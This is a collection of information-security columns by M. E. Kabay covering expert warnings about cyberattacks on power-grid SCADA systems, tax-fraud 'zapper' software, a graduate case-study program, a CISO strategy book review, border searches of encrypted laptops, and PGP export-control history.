> The Internet is becoming a new battleground for warfare, according to experts concerned about the potential of a cyberattack to cripple the public infrastructure. The recent Slammer worm, which blocked Internet traffic and crippled some corporate networks for most of a weekend, is just a watered-down version of a cybercrisis that could disrupt everything from banks to water supplies, critics say. In the Mideast conflict, pro-Palestinian hackers have successfully taken down Web sites of the Israeli Parliament, the Israeli Defense Force, the Foreign Ministry, the Bank of Israel, the Tel Aviv Stock Exchange, and others, according to a report by Dartmouth College's Institute for Security Technology Studies.

> Dartmouth's study charts how political cyberattacks often precede physical attacks. Cyberattacks after U.S.-led military action are "extremely likely" and could possibly be catastrophic, according to the report. Information systems—like electrical infrastructures, water resources, and oil and gas—should be considered likely targets, it warns. While cyberattacks can take a variety of forms and may originate from terrorist groups or targeted nation states, they are more likely to be launched by sympathizers or thrill-seekers, according to the institute's report.

2003 *Cyber War!* PBS FRONTLINE Report

The Public Broadcasting System FRONTLINE television program for April 24, 2003[4] featured a number of security luminaries. One of the particularly interesting passages was a comment from Michael Skroch[5], Manager, Interactive Systems Simulation & Analysis, Sandia National Laboratories of the US Department of Energy and a former Manager of the Information Operations Red Team & Assessments at Sandia National Laboratories of the Department of Energy:

> When we go after an electrical power system, electrical power provider for the critical infrastructures, we always penetrate that system. During an attack on a SCADA system, an operator will see what the adversary wants them to see…. So an operator may see a false indication of the condition of their infrastructure. They may be fooled into taking actions that are unwarranted, so that they themselves damage the infrastructure, not the attacker.
>
> What the attacker did was implement an attack script that befuddled the display of the controller, so that when they move one control on a generator, it affects a second. This will confuse the operator and perhaps cause an effect on the infrastructure that's damaging.
>
> At the solar facility, when we attacked the IT infrastructure, what we did was, we hacked into the system using a common technique. Once we were into the system, we were able to access any of the command and control functions that the operator would be able to use. In this case, we simply executed a script that moved four of the mirrors and danced them around on the solar facility.
>
> The Red Team could have gained access to the system, written a more specific script to have a specific effect on the mirrors, such as moving them to the wrong location or causing damage to the solar facility.

Noted information warfare expert John Arquilla[6], Professor and Director of the Information Operations Center in the Graduate School of Operational and Information Sciences of the Naval Postgraduate School contributed this perspective to a segment discussing whether terrorists would be likely to use cyber attacks (as opposed to physical violence) against their targets:

> If I were establishing a terror organization today, I would be more interested in doing costly disruption by cyberspace-based means. If I did physical destruction, I would know that I would have to deal with a bunch of angry Americans who would track me to the ends of the earth. On the other hand, if I could engage in acts that would cause hundreds of billions of dollars worth of costly economic damage, and I could do it relatively secretly, why wouldn't I pursue that aim? And why wouldn't that make me a great hero to the constituency I was serving, my people, those who believe as I would? So if I were a terrorist, I would be thinking these days about mass disruption rather than mass

destruction.

Steven Iatrou[7], Senior Lecturer, Department of Information Science, Graduate School of Operational and Information Sciences, Naval Postgraduate School added, “SCADA is everything. It’s the heart and soul of the systems. If you can get into that, then you have control or you disrupt their control. Or if you can even get them to think you’re in there, then you can lower their confidence in their ability to manage their systems.”

* * *

More comments on SCADA and power-industry security from industry experts next time.

Attacks on Power Systems: Industry/Government Consensus (3)

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In this seventh article in a series focusing on the need for improved information assurance and cyber situational awareness in the electric power industry, we continue a survey of government and industry consensus about the need for increased security of SCADA systems in the power industry.

2003 US Infrastructure Still Vulnerable to Cyber Attack

The DHS *Daily Open Source Infrastructure Report* for May 16, 2003 included the following item:

> The United States remains ill-prepared to defend against a strike on the nation's critical computer systems because of slow-moving federal research efforts, members of Congress said Wednesday[May 14, 2003]. "The nation quite simply has been under-investing woefully in cyber security R&D," said Rep. Sherwood Boehlert (R-NY), chair of the House Science Committee…. Terrorism experts fear attacks on computer systems that operate electricity grids, phone systems or other critical infrastructure as part of a terrorist strike.[1]

2004 Cyberterror Impact, Defense Under Scrutiny

The DHS *Daily Open Source Infrastructure Report* for Aug 4, 2004 included the following item summarizing work by Jon Swartz of *USA TODAY*:

> A coordinated cyberattack against the U.S. could topple parts of the Internet, silence communications and commerce, and paralyze federal agencies and businesses, government officials and security experts warn. Such an attack could disrupt millions of dollars in financial transactions, hang up air traffic control systems, deny access to emergency 911 services, shut down water supplies and interrupt power supplies to millions of homes, security experts say. But from whom the attacks would come is unclear. Intelligence shows al Qaeda is more fixated on physical threats than electronic ones, government officials and cybersecurity experts say.… More than two dozen countries, including China and Russia, have developed "asymmetrical warfare" strategies targeting holes in U.S. computer systems. Because of U.S. military firepower, those countries see electronic warfare as their best way to pierce U.S. defenses, military experts say.[2]

2005 Security Expert: More Sophisticated Cyber Attacks Likely

A *DHS Open Source Infrastructure Report* for Nov 29, 2005 summarized an article by Grant Gross published in *Network World*:

> The cyber attacks of recent years have been relatively unsophisticated and inexpensive compared to the potential of organized attacks, a cybersecurity expert said Tuesday, November 29. Organized attacks by teams of hackers that have members with expertise in

> business functions and processes – as well the rudimentary access and coding expertise that many current attackers have – could have a huge impact on a nation's economy, said Scott Borg, director of the U.S. Cyber Consequences Unit…. "We will probably see terrorist groups, criminal organizations putting together combinations of talent," Borg said…. While past cyber attacks have done relatively small amounts of damage, coordinated attacks on important targets such as the U.S. electrical grid, the banking and finance industry, or the telecommunications and Internet industries could potentially cause many billions of dollars in damage, he said. Most viruses and worms knock out company networks for two or three days at most, but costs would multiply quickly for any coordinated attack on a critical U.S. industry that knocked out service for more than three days, said Borg, an economist.[3]

2008 Experts Hack Power Grid in No Time

Security expert Ira Winkler[4] and his penetration team performed penetration tests on the systems of an unnamed electric power company and broke into their systems, including getting access to their SCADA networks, within the first minutes of testing. The power company aborted the tests within a few hours because the team was too successful. The red team used a combination of social engineering and simple rootkits to gain control of the networks.[5]

2008 Hackers Demanding Cash Disrupted Power

According to Tom Donahue, a senior CIA analyst, "Hackers literally turned out the lights in multiple cities after breaking into electrical utilities and demanding extortion payments before disrupting the power…." wrote Ted Bridis.[6] The official declined to reveal which countries were involved, but said, "In at least one case, the disruption caused a power outage affecting multiple cities…. We do not know who executed these attacks or why, but all involved intrusions through the Internet."

2009 Electricity Grid in US Penetrated by Russian, Chinese Spies

In April 2009, Siobhan Gorman of the *Wall Street Journal* wrote that "Cyberspies have penetrated the U.S. electrical grid and left behind software programs that could be used to disrupt the system, according to current and former national-security officials. The spies came from China, Russia and other countries, these officials said, and were believed to be on a mission to navigate the U.S. electrical system and its controls. The intruders haven't sought to damage the power grid or other key infrastructure, but officials warned they could try during a crisis or war."

Intelligence investigators discovered root kits and other malware that could potentially grant remote control of the affected plants. For the time being, said experts, there was no evidence that China or Russia were intent on launching a cyberoffensive, but the potential exists for exploitation of these resources in a time of war.

Chinese and Russian officials flatly denied any state involvement in these penetrations.[7]

2009 The Growing Cyberthreat

John P. Avlon, a senior fellow at the Manhattan Institute[8], wrote

> We know that al-Qaeda is interested in cyberterrorism. Seized al-Qaeda computers show details about Supervisory Control and Data Acquisition (SCADA) systems in America, which control critical infrastructure, including electrical grids, nuclear plants, fiber-optic cables, oil and gas pipelines, dams, railroads and water storage and distribution facilities. SCADA systems were never meant to be accessed by the public, but many are now controlled via the Internet, leaving them vulnerable to infiltration and attack. The al-Qaeda computers also contained schematics of a U.S. dam, along with engineering software that enabled operatives to simulate its catastrophic failure and flooding of populated areas. One al-Qaeda safe house in Pakistan was devoted to the operational study of Internet attacks, according to terrorism expert Magnus Ranstorp.
>
> Perhaps America's most dangerous online adversary is not the Islamic radical but the "hacktivist," the technological equivalent of the lone gunman. "We're facing people who, to quote the Joker, 'just want to watch it all burn,'" says Tom Rushmore, whose New York-based small business lost $1.7 million between 2001 and 2003 to hacktivists.[9]

2009 Massive Power Failure in Brazil Exposes Control Network Weaknesses

On Tuesday November 10, 2009 at 22:13 local time, the Itaipú hydroelectric plant was offline due to failure of three of its electric power transmission lines. As a result,18 of the 26 states of Brazil were without electricity until 00:30 Wednesday morning the 11th of November, putting millions of people in São Paulo and Rio de Janeiro in the dark. Paraguay, which derives 90% of its power from the Itaipú plant. Parts of Argentina were also affected.

Reporter Alexei Barrionuevo interviewed experts in the power industry in Brazil:

> …[E]nergy experts in both countries said the widespread blackout showed the potential weaknesses in Brazil's transmission system and the need for better management of the interconnected electrical grids.
>
> "This was a management failure," said Ildo Sauer, a professor of energy at the University of São Paulo. "There is not a lack of generation capacity, there is not a lack of transmission capacity, there has not been a lack of investments" in the sector, he said.
>
> "What is lacking is management, command and control of the operations."[10]

* * *

In the next article, I'll start summarizing particularly valuable industry and government reports on SCADA and power-industry security.

Zapping Zappers

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In the last column, I introduced an interesting paper by Richard T. Ainsworth,< http://www.bu.edu/law/faculty/profiles/bios/taxation/ainsworth.html > a lecturer at the Boston University School of Law, who has written about _*zappers*_ – programs which divert funds for systematic embezzlement of tax obligations. < http://papers.ssrn.com/sol3/papers.cfm?abstract_id=1095266 > Today I conclude with some of his major findings and comments of my own.

Mr Ainsworth makes an important point about zappers: "Neither certification of ECRs[electronic cash registers], nor technologically-sophisticated audits are effective against Zappers, because Zappers destroy the records they alter. If Zappers are the problem, then a solution will require securing not only the till, but the data within it. Doing this will involve taking some non-traditional steps. It will require that the government become directly involved in the certification of the production and retention process used to produce the primary business records at the point of sale."

Going beyond the specific subject of zappers, this observation is fundamental to our approach to any software that is deliberately installed to falsify both the accuracy of calculations and the audit trail which would normally be used to catch malfeasance. The only sensible approach to identifying such systems is to run a known set of transactions through the normal processes and then to compare the results against what should have been produced. And such tests must be conducted without warning to the operators of the suspect systems. Remember the strategy we use in seizing static forensic evidence: we make image copies of all the storage media to prevent tampering with the data on the suspect system. In cases of suspected embezzlement via software, I think we have to seize the working system, not only make bitwise copies of the data but also create a clone of the entire system using hardware that's as close to the original as possible, and then exercise the clone under tight observation using known inputs as if we were conducting a thoroughgoing software quality assurance inspection.

To conclude today's column, I remind readers of a case from 1998 that illustrates Mr Ainsworth's point and my elaboration: "In Los Angeles, the district attorneys charged four men with fraud for allegedly installing computer chips in gasoline pumps that cheated consumers by overstating the amounts pumped. The problem came to light when an increasing number of consumers charged that they had been sold more gasoline than the capacity of their gas tanks. However, the fraud was difficult to prove initially because the perpetrators programmed the chips to deliver exactly the right amount of gasoline when asked for five- and ten-gallon amounts — precisely the amounts typically used by inspectors."< http://catless.ncl.ac.uk/Risks/20.03.html#subj1 >

Mr Ainsworth is soliciting comments on his valuable report and I hope that readers will oblige him by sending him suggestions and additional case material to add to his continuing research project.

MSIA Improves Case-Study Options

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

The case study has been a linchpin of the Master of Science in Information Assurance (MSIA) program at Norwich University since its inception in September 2002. Our students have been required to enter their studies with the agreement of their employer or of another suitable organization for weekly research into the strategic planning, management of critical functions, and integration of information assurance (IA) into their selected organization. The weekly research papers form the basis for more extensive analyses and recommendations in the end-of-seminar papers which must be presented not only to faculty for grading but also to the case-study management for review.

Students and their case-study managers have overwhelmingly reported that the case study is a valuable learning tool. My perspective in establishing the practice was always summed up by the dictum, "Reality trumps theory." Reading and discussing the management of IA are valuable and essential components of advanced study; they are significantly enriched by requiring students to confront different perspectives rooted in practical application of theory – and the complexities and contradictions that result from coping with novel and unexpected situations and business requirements.

The organization-based case-study (OBCS) has caused problems for student and for our program, however. Applicants have sometimes been unable to obtain the agreement of suitable organizations for the case study and have been refused entry into the MSIA; and existing students have sometimes found resistance or refusal to their requests for information in their study organizations. Sometimes the resistance occurs because the people who signed the OBCS agreement have moved on to new positions or new employers; sometimes the reluctance develops when managers begin to realize that all is not well with their security posture and decide that they don't want to hear any more recommendations. In a few cases, the resistance has been based in growing concern about confidentiality (even though we make great efforts to protect case-study confidentiality such as explicitly telling students not to identity their subject organizations or name the actual people interviewed).

We have good news for our existing students and for new applicants: as of September 2008, we are modifying all our assignments to reflect a new *_Industry-Specific Case Study_* (ISCS) that should resolve the difficulties encountered by some of our candidates and current graduate students. The ISCS applicant must respond to the following questions satisfactorily for admission:

1. **Why are you choosing the industry-specific case study?** *And what factors motivated you to reject the organization-based case study?*

2. **Define the particular industry upon which your work will be focused**. *Why have you selected that particular industry?*

3. **What do you expect to be able to accomplish with 18 months of study and writing**

about information assurance in this particular industry? *How will an industry focus help you reach personal and professional goals?*

4. **What do you expect readers to be able to do when they read your end-of-seminar reports?** *What new attitudes, knowledge, or skills might a reader take away?*

5. **What information resources have already helped you determine the suitability of this industry for your case study?** *List at least three (3) specific resources including at least one source of contacts with industry experts that you are confident will be useful to you during your 18 months of research.* (Such resources include, but are not limited to, personal contacts with industry experts, journals, trade publications, Web sites, organizations, blogs). ***Note: Wikipedia is not an authoritative source and may not appear as a resource in this proposal***.

The weekly papers and end-of-seminar papers for students taking the ISCS option will be more like White Papers than consulting reports. Our intention is that many of the final papers will be publishable – you might be seeing excerpts in this column over the next few years.

More information about the new ISCS option is available on the Web at < URL>. Please don't hesitate to write to me if you would like more information about the ISCS and the MSIA or if you would like to volunteer for a roster of industry experts willing to talk to our graduate students.

Reaching Across the Great Divide: Bassett & Rothman's Bridge

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Chief Information Security Officers (CISOs), security consultants and other security personnel constantly face the difficulty of reaching across a cultural divide to communicate our concerns to business leaders such as Chief Executive Officers (CEOs) and their C-level and board colleagues. We often lack shared assumptions, concepts, terminology, and priorities; our job usually involves executive education in addition to the other two components of the acronym ATE – awareness, training and education. Many security writers have struggled with the task of communicating our point of view to our business colleagues; readers may want to check the following essays I wrote for that purpose to see if they can be helpful:

- Implementing Computer Security: If Not Now, When? This little paper reviews key threats to information and urges managers not to wait in developing and implementing security policies.< http://www.mekabay.com/infosecmgmt/implementsec.pdf >

- Net Present Value of Information Security. Thoughts about ways of presenting information security as more than just loss-avoidance. < http://www.mekabay.com/infosecmgmt/npvsec.pdf >

- Securing Your Business in the Age of the Internet. Five pages this time to convince your bosses to pay attention to INFOSEC. < http://www.mekabay.com/infosecmgmt/securebusiness.pdf >

- Security on a Budget. About 40-minutes of narrated lecture on the key elements of managing information security effectively. < http://www.mekabay.com/infosecmgmt/security_budget.pdf > MP3 < http://www.mekabay.com/infosecmgmt/security_budget.mp3 >

- What's Important for Information Security: A Manager's Guide. Yet another attempt to reach managers who are not yet interested in security. < http://www.mekabay.com/infosecmgmt/mgrguidesec.pdf >

Much more valuable than my scattered writings is a compact little book called _*A Seat at the Table for CEOs and CSOs: Driving Profits, Corporate Performance & Business Agility*_ by Jackie Bassett and Daniel Rothman and edited by Raquel Filipek.< http://tinyurl.com/4kqfxv > At 134 page of clear, uncluttered prose, this work should be in every CISO's library – perhaps in more than one copy so that we can lend them out! The authors explore a point of view with which I know many of us will concur: that security is now a critical success factor directly related to strategic planning at the highest levels. Their insights and explanations will reach intelligent business colleagues across the spectrum of industries and even non-profits and government agencies.

Jackie Bassett, MBA, is the founder and CEO of BT Industrials Inc.< http://www.btind.com/ >. She is a business consultant with extensive experience in strategic planning and has written for SecurityInfowatch, ITAudit, and other publications as well as being a guest speaker at many events including ISACA Annual conferences.

Daniel Rothman has many years of experience in IT collaboration and consulting, including positions at British Telecom, the US Defense Information Systems Agency, and Booz Allen Hamilton.

In the next two columns, I want to offer readers some of Bassett and Rothman's insights and encourage readers to make their work the center of lunchtime discussions and strategic planning sessions. For now, here's their table of chapters to get your interest up:

1. Why?
2. Show Me the Money
3. Customer-centric Innovation
4. Security as a Catalyst for Innovation
5. Maximizing Shareholder Value in an M&A [Merger & Acquisition]
6. Turning Problems into Profits
7. Leadership – Managing Human Assets
8. Supply Chain Management is Supply Chain Security

The CISO as Strategic Resource: Jackie Bassett & Daniel Rothman on Target

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In this series of columns, I'm reviewing and commenting on ideas in *_A Seat at the Table for CEOs and CSOs: Driving Profits, Corporate Performance & Business Agility_* by Jackie Bassett and Daniel Rothman and edited by Raquel Filipek.< http://tinyurl.com/4kqfxv >

The authors' Chapter 1 is entitled "Why?" They start with five key reasons for CEOs (Chief Executive Officers) to include CISOs in what I would call strategic planning (thinking about long-term, mission-critical goals and global processes). Each reason has explanations from the authors, but it's worth simply listing them to give readers a sense of the issues (quoting directly):

1. Because to every CEO there are no competing business priorities to revenues and profitability.
2. Because in today's global economy, it's innovate or perish.
3. Because it makes good business sense.
4. Because CEOs have arrived at the same near-paralyzing epiphany. [I.e., the realization that "…companies simply can't contin8e operating under the same business security model."]
5. Because "insanity is doing the same think over and over, and expecting a different result." – Albert Einstein

Bassett and Rothman propose that "Security today has become a reverse salient – a growth inhibitor or a system component that has fallen behind in the evolutionary process of technological innovation." They argue that it's time to bring security into the forefront of strategic planning. They point out that in a 2006 study of "100 of the most innovative companies," "…more than 95% of CSOs [Chief Security Officers] or CIOs [Chief Information Officers] report directly to the CEO or to a senior vice president who reports directly to the CEO and plays a significant role in strategic planning."

On a personal note, I and many other security management specialists have long argued that the CISO must *_not_* report to the CIO any more than the head of financial audit should report to the Chief Financial Officer. CISOs and auditors should not have a conflict of interest by reporting to the people whose management they ultimately evaluate on behalf of all the stakeholders in the organization.

Bassett and Rothman's key points about the optimal strategic orientation of CISOs and CEOs include the following practical suggestions (these are my own interpretations of just a few of their insights – readers would do well to read the original):

- Security breaches are key indicators of broken business processes, not simply technical glitches.
- Every security incident brings to light a potential for improving business profitability through process improvement.

- CISOs must understand – in detail – the business objectives of each sector of the organization they are protecting. A good way to start is by listening carefully to sector managers one-on-one.
- CISOs can also serve as internal consultants to the strategic planning committees, offering ideas on how improved security can increase the value of services as well as offering technical perspectives that can improve profitability.
- Marketing departments can be taught to regard the masses of customer and prospect data as goldmines of potentially valuable knowledge (as opposed to merely information) with the help of the CISO, who can sometimes replace expensive external consultants while simultaneously ensuring the security of these proprietary data. Exerting control over marketing data can support a competitive edge over competitors.
- Integrating the CISO's knowledge and imagination fosters useful innovation; without integrating security into new initiatives from the start, organizations risk falling into disasters like those that are in newspapers every week.

More from Bassett and Rothman's excellent book in the third and final column in this short series.

Expanding Roles for the CISO
Jackie Bassett & Daniel Rothman's Book Worth Reading

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In this series of three columns, I'm reviewing and commenting on ideas in _*A Seat at the Table for CEOs and CSOs: Driving Profits, Corporate Performance & Business Agility*_ by Jackie Bassett and Daniel Rothman and edited by Raquel Filipek.< http://tinyurl.com/4kqfxv > Today I'll finish with a brief summary of the rest of the book, although I think I could write another six or seven columns on it if that wouldn't give my editor apoplexy!

Chapter 2, "Show Me the Money," makes the point that security problems should be treated with urgency at the _*strategic*_ level, not just as tactical glitches that can be relegated to low-level staff as minor details. "Because a security breach represents an underlying revenue and profitability problem that has gone undetected, preventing a security breach should be managed with the same level of urgency."

The authors argue that identity management should not be seen as a nuisance: identity management can be a key to effective knowledge management about customers and competitors. For example, "When new customers are integrated into a company's business processes seamlessly, the results translate into improved cash flows from revenues that are identified sooner and higher levels of customers satisfaction." Inefficient, drawn-out assignment of unique, trackable identifiers "also gives the social engineer ample time to troll the system looking for an opportunity to exploit a weakness or even get signed up as a new customer" and then penetrate defenses through further social engineering. Good identity management can also be linked to customer relationship management (CRM) because a customer whose access is terminated can be identified immediately to the VP of sales for analysis and possible recovery.

Chapter 3, "Customer-centric Innovation," includes several interesting examples of how improved security and greater integration of the CISO can support strategic planning of the sales function.

Chapter 4, "Security as a Catalyst for Innovation," continues the theme with a discussion of the many ways that thinking about information security supports good application development, improved information management, and more productive knowledge capture.

Chapter 5, "Maximizing Shareholder Value in an M&A [Merger & Acquisition]," specifically addresses how good security practices are important for both the purchasing and the acquired organizations. They offer practical questions for boards of directors and guidance on reading audit reports, including in particular security aspects. They suggest a systematic series of steps for CISOs when becoming involved with M&As.

Chapter 6, "Turning Problems into Profits," looks at the financial side of corporate governance from the CISO's perspective and includes several specific examples from published reports and from the authors' consulting experience. Some of the section headings are

- Boosting Sales Productivity

- Market Internal Expertise to Others
- Look Beyond the Breach
- Recapturing Revenues.

Chapter 7, “Leadership – Managing Human Assets,” starts with a stirring call to action on integrating security into every employee’s explicit job definition. Such a strategy

- Improves individual leadership skill through collaboration and team building.
- Strengthens corporate allegiance.
- Helps to provide a sense of community.
- Builds an intelligent workforce where every employee is recognized and watched by their peers for their individual contribution to the team’s strength.

The authors provide a seven-point summary of why security awareness programs can be good for the organization as whole. They emphasize that protection of intellectual property “can directly impact a company’s balance sheet” and that thinking about security can expose flaws in business process – with direct improvements to the bottom line _*and*_ to security at the same time. They emphasize something that I’ve been teaching for many years: that we can increase acceptance of secure procedures by showing employees how improved security can help them in their personal and family lives. Their section “What’s In It For Me?” looks at security from the perspective of employees in sales, marketing, operations, finance, and human resources.

Buy this book!

[On the off chance that there’s any question about it, I have never met Ms Bassett or Mr Rothman and have no financial interest in their publication or their work. However, I hope to meet them some day!]

Crossing Borders with Corporate Data

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Aaron Greene, CISSP <mailto: uscgavt@hotmail.com > is a private consultant who will be graduating from the Norwich University MSIA program in June 2008. He recently wrote to me as follows:

>I read your article today about the case in Vermont.< http://www.networkworld.com/newsletters/sec/2008/0317sec1.html > I have been particularly interested in the legal matters of this case, but you definitely provided a unique viewpoint that I think all of us in the information security field need to understand: don't take encrypted devices (including PDAs, USB drives, and other flash or disk memory) out of the country.

I would like to know how you think this issue should be dealt with by organizations. It seems that advising people to not take company owned devices out of the country is not enough and that there needs to be a policy. I would imagine that there would need to be some exceptions to this policy, such as obtaining prior approval from company officials.

Or would this be overkill? Some companies do so much business internationally that this would cause too much administrative overhead.

I am currently doing some consulting work for a health system located on the southern tip of Texas at the Mexico border, so this really made me think of how many employees are probably taking company owned devices across the border. I understand that geographic location doesn't make much of a difference, but I have to say that your article really opened my eyes.... I can't believe I hadn't thought of this before, especially since I just completed the MSIA program! This might make a good discussion question!<

Here's an updated version of my reply:

One approach is to segregate confidential information to encrypted external disk drives. The rule could then be that the portable computer can leave the country but that the encrypted disk drive cannot.

To access sensitive information, the users could enable a VPN to reach a server for files and a secure encrypted Web interface for their e-mail. Thus they would have little or no problem doing their work but low risk of having sensitive information divulged. However, even encrypted channels are potentially subject to intrusion in totalitarian dictatorships such as the People's Republic of China (PRC), where, in my opinion, everyone should assume that all communications by foreigners are being monitored by government operatives at all times and act accordingly. When I led a delegation of security experts to China in 1994, I warned everyone on the trip _*never*_ to discuss or transmit confidential information at any time while we were in the PRC.

The remaining risk is that the swap file, if any, could have fragments of cleartext. With sufficient RAM, however, virtual memory can be turned off, at least for the duration of the trip.

The question, as always, would be enforcement. Security fanatics (or clinically paranoid individuals) might cooperate, but I doubt that ordinary users would voluntarily go to the trouble.

Mr Greene very kindly wrote back with a reference to an article by Ellen Nakashima of the Washington Post entitled “Clarity Sought on Electronics Searches.” < http://www.washingtonpost.com/wp-dyn/content/article/2008/02/06/AR2008020604763.html >

The author discusses several incidents in which US border guards have seized company laptops from travelers and, in some cases, not returned them for extended periods. The article includes several specific recommendations similar to those I summarized above. I recommend that readers view the article themselves.

In my next column, I will enter express my opinion of the demand for decryption keys at the border.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Bordering on Insanity

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In my last column, I introduced the issue of crossing United States borders with encrypted data and advised corporate users to think carefully about whether to do so. Today I want to discuss the implications of the _*way*_ the US Customs and Border Protection (CBP) service is demanding decryption keys from travelers and seizing portable electronic devices.

In February 2008, the Electronic Freedom Foundation (EFF) and the Asian Law Caucus (ALC) sued the US Department of Homeland Security (DHS)< http://www.theregister.co.uk/2008/02/08/eff_alc_sues_homeland_security/ > for "release of agency records concerning CBP's policies and procedures on the questioning, search, and inspection of travelers entering or returning to the United States at ports of entry."< http://www.asianlawcaucus.org/altruesite/files/alc_dev/foia%20complaint%20pdf.pdf >

We have now lost the benefits of strong disk encryption when crossing US borders. A bureaucrat can demand our encryption key and seize our computers with no way to prevent the seizure or even to demand (let alone receive) an explanation of that demand. How do we ensure chain of custody if there's no available documentation, even under court order? How do we ensure protection of confidential corporate data if the rules of investigation are undocumented? Judging by the resistance of the USBCI to demands for information about their investigative process, the border entry points have become a constitutional-protection-free zone.

Corporate information about new products, new marketing plans, new business strategies and even detailed customer records may be worth millions to competitors. Do you really want to entrust such information to people who are _*entirely without judicial oversight*_? How much do you think a border agent earns in a year? How much do you think an industrial spy would be willing to pay for some of your corporate secrets? For that matter, how much do you think ordinary criminals would be willing to pay for personally-identifiable information on your encrypted – and now decrypted – hard drive? Why would anyone assume that a secret process, closed to judicial or indeed any form of external oversight or control, is necessarily secure and immune to corruption? Faith? Hope? Patriotism defined as subservience to power?

It seems to me that we are experiencing a level of unchecked government intrusion that justifies a corporate policy dictating that employees, whether US citizens or not, should not carry _*any*_ confidential corporate data at all on their laptop computers unless they feel like having unnamed judicially-uncontrolled agents of the United States government examining company information. Oh – and watch out for your password safe; maybe it would be a Good Thing to wipe that as well if you are uncomfortable handing your bank account access codes to a total stranger.

On a personal note, I think my confidential, PGP-encrypted data might be at risk when I cross the US border. I'm a non-Christian (gasp!) former Canadian (horrors!!) with a name like "Kabay" (Father was "Kabashnikoff" until 1932) (ack!!!); I'm a Life Member of the NAACP < http://www.mekabay.com/opinion/naacp.pdf > and I carry an ACLU < http://aclu.org/ > membership card in my wallet (so I can claim to be a CCMACLU). I must be a threat to the

security of the United States. Gosh, perhaps I should be wiping my University laptop's hard disk of all client, student and confidential University data and disabling the PGP encryption software on the system before I take the computer out of the country from now on. And I should warn my colleagues in the Information Technology group to be prepared to provide me with a nice replacement computer on demand after any trip abroad just in case someone decides to keep it indefinitely without explanation.

I'll let you know how my next cross-border plane trip turns out – if I make it back home.

Encryption for the Internet and for Telephony: Zimmermann & ITAR Redux

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Professor Ric Steinberger, CISSP is one of the most frequent and highly respected instructors in the Norwich University Master of Science program in Information Assurance (MSIA).< http://infoassurance.norwich.edu >. He is also one of my favorite colleagues, with wide interests and a keen eye for interesting articles. He often shares his comments and insights and recently sent such an interesting spontaneous essay about current developments in encryption policy that I asked him to expand it for this column. Everything that follows is entirely his own work with minor edits.

* * *

"It's personal. It's private. And it's no one's business but yours. You may be planning a political campaign, discussing your taxes, or having a secret romance…. Whatever it is, you don't want your private electronic mail… [e-mail] or confidential documents read by anyone else." These words were first written by Phil Zimmerman< http://bit.ly/cPhMe7> almost 20 years ago (1991, revised in 1999). < http://bit.ly/6ENqgL >

In 1991, Zimmerman released Pretty Good Privacy (PGP) < http://bit.ly/18985Z > and made it available, including source code, by FTP, thus allowing virtually anyone with an Internet connection to download it. At that time, PGP (based on the RSA< http://bit.ly/A2RI8 > algorithm) was the first freely available public-key based encryption program< http://www.mekabay.com/overviews/using_pgp.ppt >. The net result was that the Internet and e-mail using public had a relatively easy means to use strong encryption to exchange messages that the US government could not read. Strong encryption was (and is) encryption that is essentially unbreakable by large governments employing professional cryptographers who have the world's most powerful supercomputers at their disposal.

The US government was not amused by PGP, to put it mildly. Zimmerman was accused of violating the Arms Export Control Act and its resultant US International Traffic in Arms Regulations (ITAR) because advanced cryptographic software was considered a munition. Open source cryptography supporters sometimes wore Tee shirts that sported a perl-based implementation of the RSA algorithm followed by the words, "This shirt is a munition". [Mich Kabay wrote an inflammatory article in *Network World* in 1993 lambasting the ITAR.< http://www.mekabay.com/infosecmgmt/itar_1993.pdf >] A three year investigation of Zimmerman followed and the government finally dropped its case in 1996.

Flash forward to our own time, and the same kinds of battles are being refought by the US and a number of foreign governments (e.g., India, < http://nyti.ms/afwbuR >,< http://nyti.ms/bKxDGn >, and US, < http://nyti.ms/9ZYSRl >, Gulf States http://bit.ly/bwWp6w). Now, it's not just e-mail that's being targeted. It's commercial mobile telephone networks (especially Blackberry, where the current design does not allow even RIM< http://www.rim.com/ >, the company that has developed Blackberry, to decrypt its users' voice communications). Also under government investigation is virtually every form of Internet-based communication, be it for business or personal use. Examples of applications and protocols now being examined by governments

include VoIP< http://bit.ly/zoAbl > (e.g., Skype, Google Voice) and peer-to-peer chat environments< URL <- Do we really need a URL to explain peer-to-peer to Network World readers? > (e.g., AIM, Yahoo! Messenger, IRC, Windows Live Messenger, and Facebook).

In the next column in this two-part commentary, Prof Steinberger discusses the current controversies brewing around the world over encryption of Internet and mobile telephony communications.

Central Ohio InfoSec Summit

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

The Central Ohio ISSA, the Central Ohio ISACA, and the Central Ohio InfraGard chapters have joined together to promote the first annual Central Ohio InfoSec Summit in Columbus, Ohio on May 13th, 2008.< http://www.infosecsummit.org >

The goal of this event is to educate Information Security professionals and support collaboration by bringing leading speakers in the information security field together to educate the community on the latest industry trends and issues.

- Howard Schmidt, President ISSA International, President & CEO R & H Security Consulting LLC will be giving a keynote speech based on his years of experience in law enforcement and government service.< http://www.networkworld.com/newsletters/sec/2007/1217sec2.htm >
- Dr. Herbert H. Thompson, Chief Security Strategist at People Security, has been at the forefront of efforts to test and improve the security of electronic voting machines. In 2006 he was named one of the top five influential security thinkers.< http://www.scmagazineus.com/IT-security-reboot-2006-Top-5-influential-security-thinkers/article/34265/ >
- Mark D. Rasch, J.D., Managing Director Technology of FTI Consulting, includes a decade of service as the head of the US Department of Justice computer crime unit.

